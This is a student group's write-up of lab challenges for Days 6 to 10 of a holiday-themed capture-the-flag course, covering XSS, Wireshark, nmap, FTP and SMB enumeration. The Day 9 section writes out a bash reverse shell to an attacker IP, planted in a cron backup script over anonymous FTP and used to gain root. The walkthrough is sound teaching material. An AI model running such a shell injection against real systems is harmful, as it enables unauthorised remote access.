PSP0201

Week 3

Writeup

Group Name: Phoenix

Tutorial Group: TT4L

Members:

ID	Name	Role
1211102051	Ahmad Zakwan Bin Mohd Fazli	Leader
1211101888	Shahnaz Binti Husain Sukri	Member
1211101739	Madhini Arunasalam	Member
1211101657	Danya A/P Viknasvaran	Member

Day 6: Web Exploitation - Be careful with what you wish on a Christmas night

Tools: Kali Linux, Firefox, Zap

Solution:

Question 1

Examine the OWASP Cheat Sheet. Match the input validation level with the correct description.

Syntactic validation should enforce correct syntax of structured fields (e.g. SSN, date, currency symbol).

Semantic validation should enforce correctness of their *values* in the specific business context (e.g. start date is before end date, price is within expected range).

Question 2

Examine the OWASP Cheat Sheet. What is the regular expression used to validate a US Zip code?

Validating a U.S. Zip Code (5 digits plus optional -4)

```
^\d{5}(-\d{4})?$
```

Question 3

What vulnerability type was used to exploit the application?

-


Question 4

What query string can be abused to craft a reflected XSS?

10.10.76.46:5000/?q=toys


Question 5

Run a ZAP (zaproxy) automated scan on the target. How many XSS alerts of high priority are in the scan?




Question 6

What Javascript code should you put in the wish text box if you want to show an alert saying "PSP0201"?



Entering script



Results

Question 7

-

Thought Process/Methodology

After accessing the target machine, we were shown a page to submit wishes and search for queries. Using Zap, we ran an automated scan on the url, which returned 6 alerts and 3 being XSS alerts. Instead of showing “1” as an alert, we replaced it to show “PSP0201” by using javascript code given in the alert tab. After refreshing the page, our XSS attack still persisted.


Day 7: Networking - The Grinch Really Did Steal Christmas

Tools: Kali Linux, Wireshark

Solution:


Question 1

Open "pcap1.pcap" in Wireshark. What is the IP address that initiates an ICMP/ping?




Question 2

If we only wanted to see HTTP GET requests in our "pcap1.pcap" file, what filter would we use?




Question 3

Now apply this filter to "pcap1.pcap" in Wireshark, what is the name of the article that the IP address "10.10.67.199" visited?



Question 4

Let's begin analysing "pcap2.pcap". Look at the captured FTP traffic; what password was leaked during the login process?




ftp

Protocol	Length	Info
FTP	72	Request: QUIT
FTP	80	Response: 221 Goodbye.
FTP	104	Response: 220 Welcome to the TBFC FTP Server!.
FTP	83	Request: USER elfmcskidy
FTP	100	Response: 331 Please specify the password.
FTP	98	Request: PASS plaintext_password_fiasco
FTP	88	Response: 530 Login incorrect.

Question 5

Continuing with our analysis of "pcap2.pcap", what is the name of the protocol that is encrypted?




Protocol	Length	Info
SSH	102	Server: Encrypted packet (len=48)
SSH	150	Server: Encrypted packet (len=96)

Question 6

Examine the ARP communications. Who has 10.10.122.128? Tell 10.10.10.1.

Answer: 10.10.122.128 is at




arp


	Protocol	Length	Info
51	ARP	56	Who has 10.10.122.128? Tell 10.10.0.1
aa	ARP	42	10.10.122.128 is at 02:c0:56:51:8a:51

Question 7

Analyse "pcap3.pcap" and recover Christmas! What is on Elf McSkidy's wishlist that will be used to replace Elf McEager?




Export objects HTTP and save christmas.zip



Open christmas.zip -> elf_mcskidy_wishlist.txt

Question 8

Who is the author of Operation Artic Storm?



Open christmas.zip -> Operation Artic Storm.pdf

Thought Process/Methodology

After downloading task files, we first opened “pcap1.pcap” and used display filter to filter **ICMP** and **HTTP GET requests** to answer the first 3 questions. We then opened “pcap2.pcap” and filtered **FTC** to look for the leaked password for question 4. We then filtered **ARP** to examine the communications. Lastly we opened “pcap3.pcap” to find elf mcskidy’s wishlist. First we export object under **HTTP** and save the file christmas.zip. Once saved, we extracted and opened the file and navigated to **elf_mcskidy_wishlist.txt**. Once opened, we were shown the answer to question 7. For question 8, we head back to christmas.zip and open file **Operation Artic Storm.pdf** and were given the answer.

Day 8: Networking - What's Under the Christmas Tree?

Tools: Kali Linux, NMAP

Solution:

Question 1

When was Snort created?

-

Question 2

Using Nmap on MACHINE_IP , what are the port numbers of the three services running?

```
┌──(1211101888㉿kali)-[~]
└─$ nmap -sV 10.10.50.104
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-22 11:58 EDT
Nmap scan report for 10.10.50.104
Host is up (0.20s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Apache httpd 2.4.29 ((Ubuntu))
2222/tcp open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; p
rotocol 2.0)
3389/tcp open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.27 seconds
```

Question 3

Use Nmap to determine the name of the Linux distribution that is running, what is reported as the most likely distribution to be running?

```
┌──(1211101888㉿kali)-[~]
└─$ nmap -sV 10.10.50.104
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-22 11:58 EDT
Nmap scan report for 10.10.50.104
Host is up (0.20s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Apache httpd 2.4.29 ((Ubuntu))
2222/tcp open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; p
rotocol 2.0)
3389/tcp open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Question 4

What is the version of Apache?

```
┌──(1211101888㉿kali)-[~]
└─$ nmap -sV 10.10.50.104
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-22 11:58 EDT
Nmap scan report for 10.10.50.104
Host is up (0.20s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Apache httpd 2.4.29 ((Ubuntu))
2222/tcp open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; p
rotocol 2.0)
3389/tcp open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Question 5

What is running on port 2222?

```
┌──(1211101888㉿kali)-[~]
└─$ nmap -sV 10.10.50.104
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-22 11:58 EDT
Nmap scan report for 10.10.50.104
Host is up (0.20s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Apache httpd 2.4.29 ((Ubuntu))
2222/tcp open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; p
rotocol 2.0)
3389/tcp open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Question 6

Use Nmap's Network Scripting Engine (NSE) to retrieve the "HTTP-TITLE" of the webserver. Based on the value returned, what do we think this website might be used for?

```
┌──(1211101888㉿kali)-[~]
└─$ nmap --script http-title -p 80 10.10.50.104                    1 ✗
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-22 12:08 EDT
Nmap scan report for 10.10.50.104
Host is up (0.20s latency).

PORT   STATE SERVICE
80/tcp open  http
|_http-title: TBFC&#39;s Internal Blog

Nmap done: 1 IP address (1 host up) scanned in 2.39 seconds
```

Thought Process/Methodology

After accessing the target machine, we used nmap to answer questions 2-5. We used flag -sV to scan the host. It showed the 3 services, their port numbers and versions. To answer question 6, we used the script engine HTTP-TITLE along with the port number of http service found previously.

Day 9: Networking - Anyone can be Santa!

Tools: Kali Linux, ftp, netcat

Solution:

Question 1

What are the directories you found on the FTP site?

```
┌──(1211101888㉿kali)-[~]
└─$ ftp 10.10.185.33
Connected to 10.10.185.33.
220 Welcome to the TBFC FTP Server!.
Name (10.10.185.33:1211101888): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Nov 16  2020 backups
drwxr-xr-x    2 0        0            4096 Nov 16  2020 elf_workshops
drwxr-xr-x    2 0        0            4096 Nov 16  2020 human_resources
drwxrwxrwx    2 65534    65534        4096 Nov 16  2020 public
226 Directory send OK.
ftp>
```

Question 2

Name the directory on the FTP server that has data accessible by the "anonymous" user

```
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Nov 16  2020 backups
drwxr-xr-x    2 0        0            4096 Nov 16  2020 elf_workshops
drwxr-xr-x    2 0        0            4096 Nov 16  2020 human_resources
drwxrwxrwx    2 65534    65534        4096 Nov 16  2020 public
```

Question 3


What script gets executed within this directory?

```
ftp> ls public
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xr-x    1 111      113           341 Nov 16  2020 backup.sh
-rw-rw-rw-    1 111      113            24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp>
```

Question 4

What movie did Santa have on his Christmas shopping list?

```
ftp> cd public
250 Directory successfully changed.
ftp> get shoppinglist.txt
local: shoppinglist.txt remote: shoppinglist.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for shoppinglist.txt (24 bytes).
226 Transfer complete.
```



Question 5

Re-upload this script to contain malicious data (just like we did in section 9.6. Output the contents of /root/flag.txt!

```
ftp> get backup.sh
local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for backup.sh (341 bytes).
226 Transfer complete.
341 bytes received in 0.00 secs (1.9018 MB/s)
ftp>
```

~/backup.sh - Mousepad

File Edit Search View Document Help

```
#!/bin/bash

# Created by ElfMcEager to backup all of Santa's goodies!

# Create backups to include date DD/MM/YYYY
filename="backup_`date +%d`_`date +%m`_`date +%Y`.tar.gz";

# Backup FTP folder and store in elfmceager's home directory
tar -zcvf /home/elfmceager/$filename /opt/ftp

# TO-DO: Automate transfer of backups to backup server

bash -i >& /dev/tcp/10.8.92.214/4444 0>&1

```

```
ftp> put backup.sh
local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
382 bytes sent in 0.00 secs (347.0203 kB/s)
```

```
┌──(1211101888㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.8.92.214] from (UNKNOWN) [10.10.126.207] 50802
bash: cannot set terminal process group (1277): Inappropriate ioctl for devic
e
bash: no job control in this shell
root@tbfc-ftp-01:~# ls
ls
flag.txt
root@tbfc-ftp-01:~# cat /root/flag.txt
cat /root/flag.txt
THM{even_you_can_be_santa}
root@tbfc-ftp-01:~#
```

Thought Process/Methodology

Once the target machine was deployed, we used the ip address to connect to ftp under the user ‘anonymous’. Once login successful, we used ‘ls’ for the list of directories to answer Q1 & Q2. We then used ‘cd public’ to change directories. For Q4 we used ‘get shoppinglist.txt’ to download the file and answer the question. For Q5, we used ‘get backup.sh’ to get the shell script and modify it to contain malicious code. We then uploaded it back to ftp using ‘put backup.sh’ and started a netcat. Once connected, we located the file and using command ‘cat /root/flag.txt’, we obtained the flag.


Day 10: Networking - Don't be sElfish!

Tools: Kali Linux, enum4linux, smbclient tool

Solution:

Question 1

Examine the help options for enum4linux. Match the following flags with the descriptions.



```
1211101888@kali: ~
File  Actions  Edit  View  Help
Options are (like "enum"):
    -U        get userlist
    -M        get machine list*
    -S        get sharelist
    -P        get password policy information
    -G        get group and member list
    -d        be detailed, applies to -U and -S
    -u user   specify username to use (default "")
    -p pass   specify password to use (default "")

The following options from enum.exe aren't implemented: -L, -N, -D, -f

Additional options:
    -a        Do all simple enumeration (-U -S -G -P -r -o -n -i).
              This opion is enabled if you don't provide any other options.
    -h        Display this help message and exit
    -r        enumerate users via RID cycling
    -R range  RID ranges to enumerate (default: 500-550,1000-1050, implies -r
)
    -K n      Keep searching RIDs until n consective RIDs don't correspond to
              a username.  Impies RID range ends at 999999. Useful
              against DCs.
    -l        Get some (limited) info via LDAP 389/TCP (for DCs only)
    -s file   brute force guessing for share names
    -k user   User(s) that exists on remote system (default: administrator,gu
est,krbtgt,domain admins,root,bin,none)
              Used to get sid with "lookupsid known_username"
```

Question 2

Using enum4linux, how many users are there on the Samba server?

```
1211101888@kali: ~
File  Actions  Edit  View  Help
[+] Server 10.10.194.25 allows sessions using username '', password ''

 ==========================================
|    Getting domain SID for 10.10.194.25    |
 ==========================================
Domain Name: TBFC-SMB-01
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

 ==============================
|    Users on 10.10.194.25     |
 ==============================
index: 0×1 RID: 0×3e8 acb: 0×00000010 Account: elfmcskidy       Name:   Desc:

index: 0×2 RID: 0×3ea acb: 0×00000010 Account: elfmceager       Name: elfmcea
ger     Desc:
index: 0×3 RID: 0×3e9 acb: 0×00000010 Account: elfmcelferson    Name:   Desc:


user:[elfmcskidy] rid:[0×3e8]
user:[elfmceager] rid:[0×3ea]
user:[elfmcelferson] rid:[0×3e9]
enum4linux complete on Sat Jun 25 01:06:54 2022
```

Question 3

Now how many "shares" are there on the Samba server?

```
 ==========================================
|    Share Enumeration on 10.10.194.25     |
 ==========================================

        Sharename       Type      Comment
        ---------       ----      -------
        tbfc-hr         Disk      tbfc-hr
        tbfc-it         Disk      tbfc-it
        tbfc-santa      Disk      tbfc-santa
